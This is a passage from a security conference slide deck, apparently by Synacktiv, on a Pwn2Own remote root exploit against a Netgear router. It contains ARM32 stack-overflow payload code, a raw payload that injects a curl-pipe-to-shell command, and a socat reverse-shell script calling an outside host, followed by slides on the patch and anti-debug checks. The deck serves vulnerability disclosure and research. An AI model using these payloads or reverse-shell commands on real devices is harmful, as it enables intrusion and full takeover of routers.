    part1 = b'b' * (OFFSET_DBCHECKSUM - len(payload)) + payload + ret_addr

    # generate second part
    heap_addr = addr + 0x86ac
    part2 = b'b'*(OFFSET_DBCHECKSUM_VAL - len(payload)) + payload + p32(heap_addr)

    out = part1 + b' ' + part2
    assert len(out) == 1015
    return out
```

ARM32 stack BOF – raw exploit


```
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbb;curl${IFS}-k${IFS}https://bla.com/s/sploit|sh;xi bbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bbbbbbbbbbbb;curl${IFS}-k${IFS}https://bla.com/s/sploit|sh;f
```

ARM32 stack BOF – raw exploit




ARM32 stack BOF

```
#!/bin/sh
HOST=bla.com
PORT=4242

# Download socat for the reverse shell
curl -k https://${HOST}/s/socat -o /tmp/socat
chmod +x /tmp/socat

# Reverse shell
# Necessary to manually grab the IP because the statically linked socat can't resolve it
IP=$(ping -c1 ${HOST} | head -n1 | cut -d'(' -f2 | cut -d')' -f1)
/tmp/socat exec:/bin/sh,pty,stderr,setsid,sigint,sane tcp:${IP}:${PORT} &

# And now, a small lightshow :-)
while true; do
    leddown
    sleep 1
    ledup
    sleep 1
done
```

ARM32 stack BOF

- **And finally, a remote shell root!**



Patch time

- **Fixed curl**

```
snprintf(v11, v10 - 1, "%s %s %s %s/%s", "curl -s -m 180 -o", output, certs_file, server, path);
printf("%s: Executing '%s'\n", "url_retrieve", curl_cmdline);
system(curl_cmdline);
free(curl_cmdline);
return v7;
```

- **Fixed overflow**

```
while ( fgets(v12, 1024, v7) )
{
  if ( sscanf(v12, "%255s %255s", db_checksum, db_checksumval) == 2 && !strcmp(db_checksum, "db_checksum") )
  {
    snprintf(v13, 0x100u, "%s", db_checksumval);
    sub_CB90(v13);
    break;
  }
}
```

Patch time!

- **But obviously there is still no:**
  - No hardening
  - No canary
  - No decent protection
  - Still running uid 0

Fun fact

- **Anti Debug?**

```
bool antidebug_gdb_columns()
{
  return getenv("COLUMNS") || getenv("LINES") != 0;
}
```

```
snprintf(v3, 0x18u, "/proc/%d/status", v0);
v1 = fopen(v3, "r");
fgets(v4, 16, v1);
fclose(v1);
return strstr(v4, "gdb") || strstr(v4, "ltrace") || strstr(v4, "strace") != 0;
```

```
1 bool sub_C6A4()
2 {
3   return getenv("LD_PRELOAD") != 0;
4 }
```

Conclusion

- **Reliable RCE on Netgear router**
  - Exploit available on Synacktiv GitHub https://github.com/synacktiv/Netgear_Pwn2Own2021
  - CVE-2022-27646 and CVE-2022-27644
  - Patch your routers
- **Pwn2Own is fun**
  - Diversity of targets
  - Real-World targets
  - Huge attack surface
  - Good year for Synacktiv (11 participants and won Master of Pwn)

Questions?

```
from synacktiv import *

def query(question):
    """ Don't be shy"""
    answer = process(question)
    return answer
```

And don't forget: we're hiring

Nos publications sur : https://synacktiv.com

https://www.linkedin.com/company/synacktiv
https://twitter.com/synacktiv